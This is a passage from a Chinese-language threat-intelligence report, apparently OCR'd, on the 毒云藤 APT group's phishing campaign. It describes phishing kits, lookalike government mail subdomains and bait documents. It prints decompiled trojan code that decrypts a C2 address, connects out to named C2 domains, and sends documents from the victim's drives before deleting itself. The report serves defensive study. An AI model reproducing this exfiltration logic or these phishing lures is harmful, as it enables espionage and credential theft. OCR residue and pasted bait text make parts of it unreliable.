
534902565352545104541c040205034c550052554b080c04538.html

根据观察该跳转站点同样会运用到 LJFrame 2.0 框架中，这也证明了两个框架对应的服务器正在逐步更迭换代。

二、

http://{攻击者 IP 或域名}/docmail.html

根据分析发现，有的文件在该网站并未存储，会导致下载失败



由此可见，LJFrame 2.0 3.0 都具备这个问题，根据推测我们认为这是攻击者节省诱饵构造成本，也可能是没有来得及进行部署。


除此之外，与 2.0 框架不同的是，3.0 框架将注释内容全用简体中文标注，但是仍然有暴露是使用繁体中文习惯的拼写。

例如 ”链接”拼写成”连结”

但实际上，”下載連結”会在繁体使用地区被使用，包括 2.0 框架中也是如此标注。

而在 2020 年疫情爆发期间，攻击者就曾”蹭医疗热点”进行钓鱼，可以看见网页的注释仍然为”下載連結”

”《南部杜氏中医》献方”诱饵一览



《南部杜氏中医》


中医，华夏文明最灿烂的一颗明珠。是历经千年来，炎黄子孙始终不忘的生命智慧。中医医道，讲究境界，望闻问切，药理调和，唯有医者的积淀，方能妙手回天，春风化雨，而在灿烂的中医史上，除开那些声名显赫的名字，还有更多医者隐逸民间，世代行医，福佑一方百姓。在南充南部县，有一户名医世家，以八代传承之智慧，书写着川东医道的传奇铁事。杜氏中医源起清朝中、晚期，历经一百九十余年，已传承八代，现为南部县城镇职工医疗定点门诊，属于国家省级非物质文化遗产传统中医药项目。翻开八代中医世家的家谱，杜氏中医的历史经久流传。


第一代杜长太（1803-1888），第二代杜国洪（1822-1905），两代远祖从师学医后，自采中草药，医治民间常见疾病，相传尤以偏方治病著称。

第三代远祖杜正文（1848-1925），自幼聪明过人，具有较高的从医天赋，秉承祖传医术并结合多年行医经验，撰写了专治凉病的《杜氏伤寒医方》。相传杜正文老生先，农历每月二十八，义诊一日，无论贫富贵贱，均不收取患者医、药分文，其中乞丐、孤儿、孤寡、孤独和狱中之人更是有求必应，不但施药，还施舍财物。杜正文不但医术精湛，更是远近闻名的大孝子，白

CPFrame

除了 LJFrame 钓鱼框架外，我们还发现另一种钓鱼框架，该框架一般通过直接拷贝钓鱼目标网站的代码，通过构造相似的目标域名，从而让受害者放松警惕进而输入自己的账号密码。





其中，域名大部分为自己注册的域名，同样还是采用了相似词伪造的方式，例如：webmaill.net

子域名为仿冒的政府站点，如：

mail.acca21.xxxx.net

mail.cass.xxxx.net

mail.ccps.xxxx.net

mail.ceair.xxxx.net

mail.chiansc.xxxx.net

mail.chinaoil.xxxx.net

mail.cpifa.xxxx.net

mail.fujian.xxxx.net

mail.gxi.xxxx.net

mail.huanjia.xxxx.net

mail.mee.xxxx.net

mail.mfa.xxxx.net

mail.ouc.xxxx.net


mail.weichai.xxxx.net

rzport.xxxx.net

….


上述模仿的各类政府、高等教育等钓鱼网站，均是为了钓取邮箱账号和密码，而在后续的诱饵分发过程中，我们发现了多起毒云藤组织利用百度云网盘进行诱饵分发的情况。

其中几个案例中，其同样通过拷贝钓鱼目标网站的代码，并构造了一行诱饵文字。



如果验证成功，则会跳转到百度网盘

值得注意的是，打开 xlsx 后，默认显示的是 新细明体 字体



该字体是台湾地区的 Word 版本默认中文字体

新细明体 [编辑]

维基百科，自由的百科全书

细明体和**新细明体**是Microsoft Windows中文版内附的中文字体，由威锋数位（原名华康科技）模仿本兰明朝体而制作，故又常称“华康细明体”。目前最新的版本为7.03，字符数量为28,974个（包括符号、日文假名、希腊字母、俄语字母，细明体不包括韩文），另加“细明体_HKSCS”造字4,886个。Windows 10开始，则是以选用功能中文(繁体)补充字体的方式提供，会随时更新。[1]

起初只有细明体（在不能显示繁体中文字体名称或默认编码并非繁体中文的系统，会显示为**MingLiU**），内附ASCII字符为等宽字体，而不利于显示英文内容，于是后来推出新细明体（**PMingLiU**），当中的ASCII字符改为比例字体，并以TTC技术包裹于同一文件`mingliu.ttc`，以共享中文字形，节省空间。

新细明体使用的笔划组字内含苹果公司软件专利之字体修饰技术，当用于开源自由软件上会发生“碎字”问题[2]。2011年，FreeType网站声称相关专利已失效，现时FreeType会默认激活TrueType[3]。

有趣的是，在我们发现不久后，攻击者转换了攻击模式，选取了一个政府站点的公开文件分享的接口进行诱饵发放。

FAPPFrame

血茜草活动中，毒云藤组织还通过伪造 web APP，试图通过仿造的 Web App 进行钓鱼。

我们捕获到一起模仿淘宝钓鱼的攻击案例。

爱淘宝

T恤

我的淘宝　聚划算　天猫超市　淘热卖　优惠雷达

超市 天猫超市 米面粮油送到家 更多活动

¥209
到手约¥109.00

¥149
到手约¥129.00

¥139
到手约¥129.00

每日爆款


活玉宝石塑颜面...
70元券
券后价58.00

仁和艾艾灸艾灸...
20元券
券后价9.90

雪梨推荐泰国皇...
130元券
券后价99.00

猜你喜欢

繁体中文的标题




钓取淘宝账号的一种手段。

```
<title>無標題文件</title>

<body class="h1">
</body>
<br>
<br>
<div class="box" id="one"><h4 class="refresh_text"><img id="TestImg2" src="loading.gif" width="40" height="40" />网络遇到点问题，请您重新登录。
<strong id="second_show"></h4></div>

<script language="javascript" type="text/javascript">
var timeout = 3;
function showError()
{document.getElementById.innerHTML = timeout; timeout--;
if (timeout == 0)
 { window.location.href = "https://login.m.taobao.com/"; }
  else { setTimeout("showError()", 1000); }
  } showError();
  </script>

</html>
```


木马附件分析

血茜草活动中同样拥有恶意代码的攻击活动，采取的是按照名单批量投放邮件的攻击方式。

我们在一起攻击中发现其利用房价为话题，进行钓鱼攻击。



压缩包打开后如下图，木马回连域名为 officeupdate.mynetav.com



名称	大小	压缩后大小	类型	修改时间	CRC32
..			本地磁盘		
2020全国房价参考.rtf.lnk	2,192	834	快捷方式	2020/3/4 10:30	9611F9C3
2020一线城市房价.rtf	55,259	9,473	RTF 格式	2020/3/3 15:28	8BA30735
2020全国房价.rtf	542,096	102,157	RTF 格式	2020/3/4 10:27	1F8C88D3

2020 一线城市房价

2020 年北京房价 57960 元/㎡

2020 年上海房价 51168 元/㎡

2020 年天津房价 20816 元/㎡

2020 年重庆房价 11197 元/㎡

还有另一起攻击，使用了猎头机构的身份进行钓鱼邮件攻击

[redacted]对人才进行高/中/低端人才三组划分，使猎头服务更能匹配不同企业用人需求，[redacted]从企业实际用人需求出发，用科学的方法，助力企业找到优质且合适人才。
[redacted]根据客户的企业发展战略提供人才架构、培并、留用等解决方案，从人力资源角度真正为客户的企业创造价值，助力客户的企业特久成功。


附件为军转干部待遇总表请您参考，如需其他产业酬劳及应聘信息，请您后与我联系。

回连域名为：officeupdate.mynetav.com

军转干部的待遇总表.rar - RAR 压缩文件, 解包大小为 403,318 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			本地磁盘		
军转干部的待遇总表.rtf.lnk	2,192	837	快捷方式	2020/3/4 8:15	CA8F6CFA
军转干部的待遇规定.rtf	385,991	99,939	RTF 格式	2020/3/3 16:13	862EB380
军转干部安置政策.docx	15,135	12,540	Microsoft Word 文档	2020/3/1 19:12	C6916541

文档打开字体显示中文(台湾)



通过木马特征关联分析，我们发现了同源木马，名为

两岸一家亲.exe (4eb36b4e019a0df60bbc64d52e6d885b)

```
text:00402BCA                movups  xmm1, xmmword_422928
text:00402BD1                pxor    xmm1, xmm0
text:00402BD5                movups  xmmword ptr [esp+900h+var_848], xmm1
text:00402BDD                nop     dword ptr [eax]
text:00402BE0
text:00402BE0 loc_402BE0:                            ; CODE XREF: _main+F3↓j
text:00402BE0                mov     al, byte_422938[ecx]
text:00402BE6                lea     ecx, [ecx+1]
text:00402BE9                xor     byte ptr [esp+ecx+900h+var_848+0Fh], al
text:00402BF0                sub     edx, 1
text:00402BF3                jnz     short loc_402BE0
text:00402BF5                mov     esi, ds:lstrcpyA
text:00402BFB                lea     eax, [esp+900h+String2]
text:00402C02                push    eax             ; lpString2
text:00402C03                lea     eax, [esp+904h+String1]
```

回连域名为

maildocument.serveuser.com

而该域名已经被奇安信威胁情报中心报警为毒云藤。


该后门框架代码更迭较大，样本会先解密 C2

```
51  setlocale(0, byte_420DA1);
52  *(_QWORD *)&v35[1] = 0i64;
53  *(_DWORD *)v35 = 184561713;
54  v35[4] = 10;
55  *(_QWORD *)&v33[1] = 0i64;
56  *(_DWORD *)v33 = 1202323510;
57  v33[4] = 72;
58  v34 = 0;
59  v36 = 0;
60  dword_423588 = sub_4081C0((int)v33);
61  dword_42355C = sub_4081C0((int)v35);
62  memmove(Encode_C2_1, &Encode_C2, 0x37u);
63  v3 = 0;
64  v4 = 23;
65  *(__m128i *)Encode_C2_1 = _mm_xor_si128((__m128i)xmmword_422918, *(__m128i *)Encode_C2_1);
66  v43 = _mm_xor_si128((__m128i)xmmword_422928, v43);
67  do
68  {
69    v5 = byte_422938[v3++];
70    v43.m128i_i8[v3 + 15] ^= v5;
71    --v4;
72  }
73  while ( v4 );
74  lstrcpyA(&C2, Encode_C2_1);
75  v6 = lstrlenA(Encode_C2_1);
76  lstrcpyA(&v45, &Encode_C2_1[v6 + 1]);
77  hostshort = sub_4081C0((int)&v45);
78  memset(v49, 0, 0x400u);
```

建立 socket 连接

```
while ( 1 )
{
  while ( 1 )
  {
    do
    {
      Sleep(0x2710u);
      WSAStartup(0x202u, &WSAData);
      v7 = gethostbyname(&C2);
    }
    while ( !v7 );
    if ( v7->h_addrtype == 2 )
      inet_ntop(2, *v7->h_addr_list, &v44, 22);
    v8 = socket(2, 1, 6);
    s = v8;
    if ( v8 != -1 )
      break;
    WSACleanup();
  }
  name.sa_family = 2;
  inet_pton(2, &v44, &name.sa_data[2]);
  *(_WORD *)name.sa_data = htons(hostshort);
  if ( connect(v8, &name, 16) != -1 )
    break;
  WSACleanup();
}
```

向远程服务器发送数据



判断发送的数据是否为“AUgO”

```
113  if ( !lstrcmpA(&buf, "AUgO") )
114  {
115    sub_4019A0(v8);
116    Sleep(0xC8u);
117    memmove(v47, L"EcuT6oK9uZxaGue963812547", 0x104u);
118    v10 = 0;
119    v26 = 2 - (_DWORD)v47;
120    v27 = 3 - (_DWORD)v47;
121    v28 = 4 - (_DWORD)v47;
122    do
123    {
124      v11 = &v47[v10];
125      *v11 ^= byte_420708[v10 % 0xD2u];
126      v11[1] ^= byte_420709[v10 - 210 * ((unsigned int)&v11[1 - (_DWORD)v47] / 0xD2)];
127      v11[2] ^= byte_42070A[v10 - 210 * ((unsigned int)&v11[v26] / 0xD2)];
128      v11[3] ^= byte_42070B[v10 - 210 * ((unsigned int)&v11[v27] / 0xD2)];
129      v12 = v10;
130      v10 += 5;
131      v11[4] ^= byte_42070C[v12 - 210 * ((unsigned int)&v11[v28] / 0xD2)];
132    }
133    while ( v10 < 520 );
134    v8 = s;
135    v48 = 0;
136    send(s, v47, 260, 0);
137    v9 = Sleep;
138  }
139  v9(0x3E8u);
140  lstrcpyW((LPWSTR)&String1, &String[dword_42358C]);
141  LOWORD(v25) = 0;
142  RootPathName = 0i64;
143  Dst = 0i64;
144  v38 = 0;
145  v39 = 0i64;
146  v40 = 0;
147  v13 = GetLogicalDrives();
148  if ( v13 )
149  {
150    v14 = 0;
151    hostshorta = 0;
152    while ( v14 != 26 )
153    {
154      if ( (v13 >> v14) & 1 )
155      {
```

获取本地磁盘类型，遍历磁盘中的文件

```
v13 = GetLogicalDrives();
if ( v13 )
{
  v14 = 0;
  hostshorta = 0;
  while ( v14 != 26 )
  {
    if ( (v13 >> v14) & 1 )
    {
      LOWORD(v25) = 0;
      RootPathName = (unsigned __int8)(v14 + 65);
      Dst = 0i64;
      v38 = 0;
      *(_WORD *)((char *)&RootPathName + 1) = 58;
      v15 = GetDriveTypeA((LPCSTR)&RootPathName);
      switch ( v15 )
      {
        case 2u:
          strcpy_s((char *)&Dst, 0x14u, "DRIVE_REMOVABLE");
          break;
        case 3u:
          strcpy_s((char *)&Dst, 0x14u, "DRIVE_FIXED");
          break;
        case 5u:
          strcpy_s((char *)&Dst, 0x14u, "DRIVE_CDROM");
          break;
        case 4u:
          strcpy_s((char *)&Dst, 0x14u, "DRIVE_REMOTE");
          break;
      }
      v16 = strcmp((const char *)&RootPathName, "C:");
      if ( v16 )
        v16 = -(v16 < 0) | 1;
      if ( v16 )
      {
        sub_401040((int)&v39, 10, (const char *)L"%hs", &RootPathName);
        FindFile_And_Send((const wchar_t *)&v39, v8);
      }
      v14 = hostshorta;
    }
    hostshorta = ++v14;
    if ( v14 >= 27 )
      goto LABEL_35;
  }
}
strcpy_s((char *)&RootPathName, 0xAu, "C:");
```

排除以下目录

```
{
  do
  {
    if ( !wcsstr(v2, L"\\AppData\\Roaming")
      && !wcsstr(v2, L"\\AppData\\LocalLow")
      && !wcsstr(v2, L"\\AppData\\Local")
      && !wcsstr(v2, L"C:\\Windows")
      && !wcsstr(v2, L"C:\\PerfLogs")
      && !wcsstr(v2, L"C:\\Program Files")
      && !wcsstr(v2, L"C:\\Program Files (x86)")
      && !wcsstr(v2, L"C:\\ProgramData")
      && !wcsstr(v2, L"C:\\Windows10Upgrade")
      && !wcsstr(v2, L"C:\\Intel")
      && !wcsstr(v2, L"C:\\inetpub") )
    {
      if ( FindFileData.dwFileAttributes & 0x10 )
      {
        if ( FindFileData.cFileName[0] != 46 )
        {
          wcscpy_s(&FileName, 0x104u, v2);
          wcscat_s(&FileName, 0x104u, L"\\");
          wcscat_s(&FileName, 0x104u, FindFileData.cFileName);
          FindFile_And_Send(&FileName, v10);
        }
      }
      else
      {
```

寻找后缀为（doc、docx、csv、lnk）并发送给远程服务器

```
18  v5 = CreateFileW(a1, 0x80000000, 0, 0, 3u, 0x80u, 0);
19  if ( v5 != (HANDLE)-1 )
20  {
21    GetFileTime(v5, 0, 0, &LastWriteTime);
22    GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
23    if ( SystemTimeAsFileTime.dwHighDateTime - LastWriteTime.dwHighDateTime <= 6113 * dword_423588 )
24    {
25      v12 = GetFileSize(v5, 0);
26      memset(buf, 0, 0x400u);
27      sub_401040((int)buf, 512, (const char *)L"LatsRo Beta:%s\\ BiSm:%ld", a3, v12);
28      sub_4010C0((int)buf, 512);
29      v9 = 0;
30      send(v4, (const char *)buf, 2 * wcslen(buf), 0);
31      Sleep(0x3E8u);
32      while ( 1 )
33      {
34        memset(&Buffer, 0, 0x1000u);
35        if ( !ReadFile(v5, &Buffer, 0x1000u, &NumberOfBytesRead, 0) )
36          break;
37        if ( !NumberOfBytesRead )
38        {
39          Sleep(0x3E8u);
40LABEL_12:
41          Sleep(0x3E8u);
42          break;
43        }
44        if ( NumberOfBytesRead == 4096 )
45        {
46          sub_401100(&Buffer);
47          send(s, &Buffer, 4096, 0);
48          v3 += 4096;
49        }
50        else
```

最后在%temp%目录下生成 system.bat，用于自删除

```
004015F9  .  50            push eax                                 FileName = "del "C:\Users\x-ENCO 1\AppDat
004015FA  .  FF15 64A04100 call dword ptr ds:[<&KERNEL32.CreateFil  CreateFileA
00401600  .  8BF0          mov esi,eax
00401602  .  83FE FF       cmp esi,-0x1
00401605  .  0F84 8D030000 je _______.00401998
0040160B  .  6A 00         push 0x0                                 pOverlapped = NULL
0040160D  .  8D45 C8       lea eax,dword ptr ss:[ebp-0x38]
00401610  .  50            push eax                                 pBytesWritten = 0012EBE8
00401611  .  68 E8030000   push 0x3E8                               nBytesToWrite = 3E8 (1000.)
00401616  .  8D85 B0F5FFFF lea eax,dword ptr ss:[ebp-0xA50]
0040161C  .  50            push eax                                 Buffer = 0012EBE8
0040161D  .  56            push esi                                 hFile = 00000124 (window)
0040161E  .  FF15 14A04100 call dword ptr ds:[<&KERNEL32.WriteFile  WriteFile
00401624  .  56            push esi                                 hObject = 00000124 (window)
00401625  .  FF15 40A04100 call dword ptr ds:[<&KERNEL32.CloseHand  CloseHandle
0040162B  .  68 04010000   push 0x104
00401630  .  8D85 A8FBFFFF lea eax,dword ptr ss:[ebp-0x458]
00401636  .  6A 00         push 0x0
00401638  .  50            push eax
00401639  .  E8 22350000   call _______.00404B60
ds:[0041A014]=76791400 (kernel32.WriteFile)

地址      HEX 数据                                          ASCII
0012EBE8  64 65 6C 20 22 43 3A 5C 55 73 65 72 73 5C 58 2D  del "C:\Users\
0012EBF8  45 4E 43 4F 7E 31 5C 41 70 70 44 61 74 61 5C 4C  ENCO~1\AppData\L
0012EC08  6F 63 61 6C 5C 54 65 6D 70 5C 5F 5F 5F 5F 5F 5F  ocal\Temp\______
0012EC18  5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 2E 72 74 66  ____________.rtf
0012EC28  5F 77 69 6E 64 6F 77 73 2E 74 78 74 22 0D 0A 64  _windows.txt"..d
0012EC38  65 6C 20 22 43 3A 5C 55 73 65 72 73 5C 58 2D 45  el "C:\Users\X-E
0012EC48  4E 43 4F 7E 31 5C 41 70 70 44 61 74 61 5C 4C 6F  NCO~1\AppData\Lo
